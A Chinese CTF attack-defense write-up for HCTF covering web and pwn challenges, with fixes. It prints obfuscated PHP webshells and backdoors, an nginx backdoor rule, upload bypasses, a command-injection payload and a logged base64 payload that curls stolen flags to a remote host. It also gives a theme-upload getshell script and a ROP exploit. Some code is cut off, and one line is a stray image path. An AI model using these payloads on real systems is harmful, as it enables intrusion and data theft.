HCTF线下赛

Web1

这个web有一个集成登录的平台

可以看到，是有一个方法是可以输出flag的

p | web.php | HomeController.php | TrustRight.php

```
15      public function __construct()
16      {
17          $this->middleware('auth');
18      }
19
20      /**
21       * Show the application dashboard.
22       *
23       * @return \Illuminate\Http\Response
24       */
25      public function index()
26      {
27          return view('home', ['info' => '']);
28      }
29
30      public function flag()
31      {
32          $flag = Flag::find(1)->value('flag');
33          system('git pull');
34          return view('home', ['info' => $flag]);
35      }
36  }
```

逆着找到它的路由定义

web.php | HomeController.php | TrustRight.php

```
14  Route::get('/', function () {
15      return view('welcome');
16  });
17  Auth::routes();
18
19  Route::get('/home', 'HomeController@index')->name('home');
20  Route::get('/getSecret', 'HomeController@flag');
21  Route::get('/bigbrother', 'BackDoorController@NPCcheck');
22
23  Route::get('/login/sso', 'SocialController@redirectToProvider');
24  Route::get('/auth/callback', 'SocialController@handleProviderCallback')
25
```

这里面还有一个限制就是

web.php | HomeController.php | TrustRight.php

```
8   class TrustRight
9   {
10      /**
11       * Handle an incoming request.
12       *
13       * @param  \Illuminate\Http\Request  $request
14       * @param  \Closure  $next
15       * @return mixed
16       */
17      public function handle($request, Closure $next)
18      {
19          $response = $next($request);
20
21          if ($request->getPathInfo() == '/getSecret') {
22              if (Auth::check()) {
23                  $username = Auth::user()->username;
24                  if ($username == env('TEAM_NAME')) {
25                      return $response;
26                  } else {
27                      return redirect('/home');
28                  }
29              }
30
31          }
32          return $response;
33      }
34  }
35
```

用户需要和env中的TEAM_NAME要一样，这样才能够调用 `getSecret`

在集成登录平台中，有一处是可以修改资料，比如密码，显示的用户名(非真正的账号名)。

猜想后台可能是这样写的

```
$info = Info::where('id', Auth::id())->update($request->all());
```

这样就可以自己添加参数，然后进行更新真正的用户名为env，这样也就可以获取到别人的flag

Web2

web2的漏洞太多了，大概列举一下漏洞类型

后门

后门有很多，比如混淆的webshell，nginx解析后门，各种代码执行的后门代码。

1、nginx解析后门，将文件后缀以backdoor结尾的作为php去执行

```
    location ~ \.backdoor$ {
        fastcgi_pass unix:/run/php/php7.0-fpm.sock;
        fastcgi_index  index.php;
        fastcgi_param  SCRIPT_FILENAME  /var/www/html$fastcgi_script_name;
        include        fastcgi_params;
    }
    # concurs with nginx's one
    #
```

2、各种后门

```
C:\WWW\work\html_edit\data\inc\front\product.php
//($_=@$_GET['hs']).@$_($_POST['c014']);

C:\WWW\work\html_edit\data\inc\modules_manage.php
$_="";
$_[+""]='';
$_="$_"."";
$_=($_[+""]|"").($_[+""]|"").($_[+""]^"");

C:\WWW\work\html_edit\data\inc\logout.php
//@eval($_POST['hs']);

C:\WWW\work\html_edit\data\inc\header.php
//$array[0]['hs']($_POST['c014']);

C:\WWW\work\html_edit\data\inc\deletepage.php
//call_user_func($_GET['hs'],$_POST[evil]);

C:\WWW\work\html_edit\data\inc\start.php
```

```
$_=[];
$_=@"$_";
$_=$_['!'=='@'];
$___=$_;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
$___.=$__;
$___.=$__;
$__=$_;
$__++;$__++;$__++;$__++;
$___.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
$___.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
$___.=$__;

$____='_';
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
$____.=$__;
$__=$_;
$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;
$____.=$__;

$_=$$____;
$___($_['test']);
?>
```

修复方案：
直接注释代码即可

文件上传

1、/data/inc/files.php

files.php

```php
<?php
if (isset($_POST['submit'])) {
        if ($_FILES['filefile']['error'] > 0)
            show_error($lang['general']['upload_failed'], 1);
        else {
            $blackext = ["php", "php5", "php3", "php4", "php7", "pht", "phtml", "htaccess","html", "swf", "htm"];
            $path_part = pathinfo($_FILES['filefile']['name']);
            $name = $_FILES['filefile']['name'];
            if(in_array($path_part['extension'], $blackext)){
                show_error($lang['general']['upload_failed'], 1);
            }else{
                move_uploaded_file($_FILES['filefile']['tmp_name'], 'files/'.$name);
                chmod('files/'.$name, 0755);
                echo '<div class="menudiv">';
                echo '<strong>'.$lang['files']['name'].'</strong>'.$_FILES['filefile']['name']."<br>";
                echo '<strong>'.$lang['files']['size'].'</strong>'.$_FILES['filefile']['size']."<br>";
                echo '<strong>'.$lang['files']['type'].'</strong>'.$_FILES['filefile']['type']."<br>";
                echo '<strong>'.$lang['files']['success'].'</strong><br>';
                echo '</div>';
                array_push($filenames, $name);
                set_cookie('filenames', serialize($filenames), time() + 60 * 60 * 24 * 30);
            }
        }
}
?>
```

对文件上传的后缀做了黑名单限制，但是这个并不安全，比如结合前面的nginx后门，上传backdoor后缀的文件也可以成功getshell

2、/data/inc/images.php

images.php

```php
<?php
if (isset($_POST['submit'])) {
    //Check if the file is JPG, PNG or GIF
    if (in_array($_FILES['imagefile']['type'], array('image/pjpeg', 'image/jpeg','image/png', 'image/gif'))) {
        if ($_FILES['imagefile']['error'] > 0)
            show_error($lang['general']['upload_failed'], 1);
        else {
            move_uploaded_file($_FILES['imagefile']['tmp_name'], 'images/'.$_FILES['imagefile']['name']);
            chmod('images/'.$_FILES['imagefile']['name'], 0666);
            ?>
                <div class="menudiv">
                    <strong><?php echo $lang['images']['name']; ?></strong> <?php echo $_FILES['imagefile']['name']; ?>
                    <br />
                    <strong><?php echo $lang['images']['size']; ?></strong> <?php echo $_FILES['imagefile']['size'].' '.$lang['images']['bytes']; ?>
                    <br />
                    <strong><?php echo $lang['images']['type']; ?></strong> <?php echo $_FILES['imagefile']['type']; ?>
                    <br />
                    <strong><?php echo $lang['images']['success']; //TODO: Need to show this message another place, and with show_error(). ?></strong>
                </div>
            <?php
        }
    }
}
```

只是检查mime，这种并不安全的一种检验方式，可上传图片然后直接修改后缀即可getshell

3、/data/inc/front/save.php

这个文件上传是什么都没有做，可直接上传。

修复方案：
由于主办方的check服务实在是过于严格，所以主要针对文件内容做防御，不让你上传的内容带有php代码的标识符。

```
function upload_check($file_var) {
    if (isset($file_var)) {
        if (isset($file_var['tmp_name'])) {
            $file_content = file_get_contents($file_var['tmp_name']);
        } else {
            $file_content = $file_var;
        }
        if (stripos($file_content, "<?php") !== FALSE or stripos($file_conte
nt, "<script language=\"php") !== FALSE or stripos($file_content, "<script l
anguage='php") !== FALSE or stripos($file_content, "<script language=php") !
== FALSE) {
            die("Not Allow!");
        }
    }
}
```

命令执行

C:/WWW/work/html/data/inc/modules_admininclude.php


这个漏洞较为隐蔽，反引号中有内容可控，可导致命令执行，但是命令的长度只能是15字节以内，可以弹shell，但是较为麻烦，

其中flag是放在`/opt/flag`，想要在15个字节拿到flag，这需要使用`*`通配符进行获取，最后的exp为：`1|cat$IFS/o*/*`

修复方案:
这个也算是后门一种，将反引号改为双引号即可。

文件写入

C:/WWW/work/html/data/inc/functions.all.php
主要是`save_file`这个函数出问题了，当然在调用这个函数的时候，`content`变量也未对内容做转义，导致单引号可被绕过，注入到php文件，达到可以写shell



可以从web的log日志看到，别人打的记录。

```
[17-12-17 11:44:51]
SRC IP: 192.168.1.36
POST http://localhost:23333/admin.php?page=newpost&module=blog
PHPSESSID: 6fi14c41m7ojptc78un9rjaf52
save: Save
cont1: moxiaoxi
cont3: any
cont2: no';eval('$txt="PD9waHAKc2V0X3RpbWVfbGltaXQoMCk7Cmlnbm9yZV91c2VyX2Fib3J0KHRydWUpOwp3aGlsZSAodHJ1ZSkgewoJc3lzdGVtKCJjdXJsIC12diAtSCAnQ29udGVudC1UeXBlOiBhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVuY29kZWQnIC1kICd0b2tlbj05MWE2NzYzNzY3MzI1NzFlZDcwMTU0Y2U5MDJmZTcwMzgwZTAwMWU4ZGU0ZDA2YWYzZWY4OWIzZGQ3ZjNhYmQ0JyAtZCBcImZsYWc9YGNhdCAvb3B0L2ZsYWdgXCIgaHR0cDovLzE5Mi4xNjguMS4xMTA6MzAwMC9GbGFnL3N1Ym1pdCAiKTsKCXNsZWVwKDYwKTsKfQo/Pg==";$myfile=fopen("/var/www/html/files/.easy_19.php","w");fwrite($myfile,base64_decode($txt));fclose($myfile);$file=fopen("/opt/flag","r");echo fread($file,filesize("/opt/flag"));');$asd='x
```

[17-12-17 12:42:55]
SRC IP: 192.168.1.222
POST http://localhost:23333/admin.php?action=editpage
PHPSESSID: ntbf18muqii7k8drq01l9j5v15
title: aaaa
seo_name: baidu.com
content: 6666
description:
keywords:
hidden: ';system($_POST['7151928fea7103928a4807ab1f2b1efc']);;//
sub_page: 7151928fea7103928a4807ab1f2b1efc
theme: default
save: Save

修复方案：
做转义，

```php
$content = addslashes($content);
```

安装解压问题

web后台有一些主题设置，可以上传tar、zip，上传后会解压，这样就会导致如果写一个php文件

在压缩文件，经过解压后即可getshell

exp.py

```python
def defMain(team):

    team_id=team
    rq = requests.session()
    headers_install = {
            #'Content-Type': 'multipart/form-data; boundary=----WebKitFormBoundaryrV9pfKA7hRH6emFy',
            'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8',
            'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.84 Safari/537.36',
                    'Cookie': 'PHPSESSID='+str1
            }
    headers = {
                'Content-Type': 'application/x-www-form-urlencoded',
                'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8',
                'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.84 Safari/537.36',
                    'Cookie': 'PHPSESSID='+str1
            }

    try:
        result=rq.post(url='http://%s:23333/login.php' % team_id, headers=headers,
                       data="cont1=123456789&bogus=&submit=Log+in", timeout=5)
        #result = rq.get(url='http://%s/admin.php?action=start' % team_id, headers=headers, timeout=5)
        result= rq.post(url='http://%s:23333/admin.php?action=themeinstall' % team_id, headers=headers_install, data={'submit':'Upload'},files={'sendfile':open
                       timeout=5)
        result=rq.get(url='http://%s:23333/data/themes/13/13.php' % team_id, headers=headers, timeout=5)

    except Exception as e:
        pass
```

修复方案:
这个洞应该是最不好修复的一个点，因为正常功能里面zip也是能够包含php文件的。
所以如果在真是业务中的话，目前只能想到以查杀webshell的方式对文件进行扫描
但是比赛，让上传的文件内容进行改变即可

pwn2

程序通过gets函数读取输入存放在栈上并用printf直接打印。存在一个很简单的栈缓冲区溢出漏洞和格式化字符串漏洞，两个漏洞可以分别单独利用。我们只写了缓冲区溢出漏洞的利用，因为如果这个漏洞被修复了，那格式化字符串肯定也会一并被修复。

```python
#!/usr/bin/env python2
# coding:utf-8
from pwn import *
import os,sys

offset = 40
# 0x0000000000401a23 pop rdi,ret
# 0x0000000000401a21 : pop rsi ; pop r15 ; ret
printf_got = 0x603058
pop_rdi_ret = 0x0000000000401a23
pop_rsi_ret = 0x0000000000401a21
put_plt = 0x0000000000400c30


def exp(host,port):
```

```
    # hint()
    p = remote(host,port)
    payload = "A" * 40
    payload += p64(pop_rdi_ret) + p64(0x603038)  + p64(0x0000000000400c30) +
 p64(0x400F3C)
    p.sendlineafter('what you name?',payload)

    # data = p.recv(100)
    p.recvline()
    data=  p.recv(6)

    # print repr(data[data.find('first')-6,data.find('first')])
    # print repr(data)
    # print hex(u64(data.ljust(8,'\x00')))
    magic = u64(data.ljust(8,'\x00')) - 0x000000000006f690 + 0xf1117
    payload2 = "A" * 40 + p64(magic)
    p.sendlineafter('what you name?',payload2)

    p.sendline('cat /home/pwn/flag')
    p.recvline()


    p.interactive()


if __name__ == '__main__':
    exp('192.168.1.140',12001)
```

我们这里讨论一下如何在短时间内快速的修复存在的漏洞防止被其他选手利用。

1.
2. 修改gets参数为bss段的地址，并保证改地址后无其他可用的数据防止程序被破坏。
3. 修改printf函数为puts函数。
4.
5. 找到一块code cave，放置数据输入含有边界检查的代码，在结束后跳转到call gets的下一条指令。
6. 修改call gets为jmp到code cave的指令。
7. 修改printf函数位puts函数。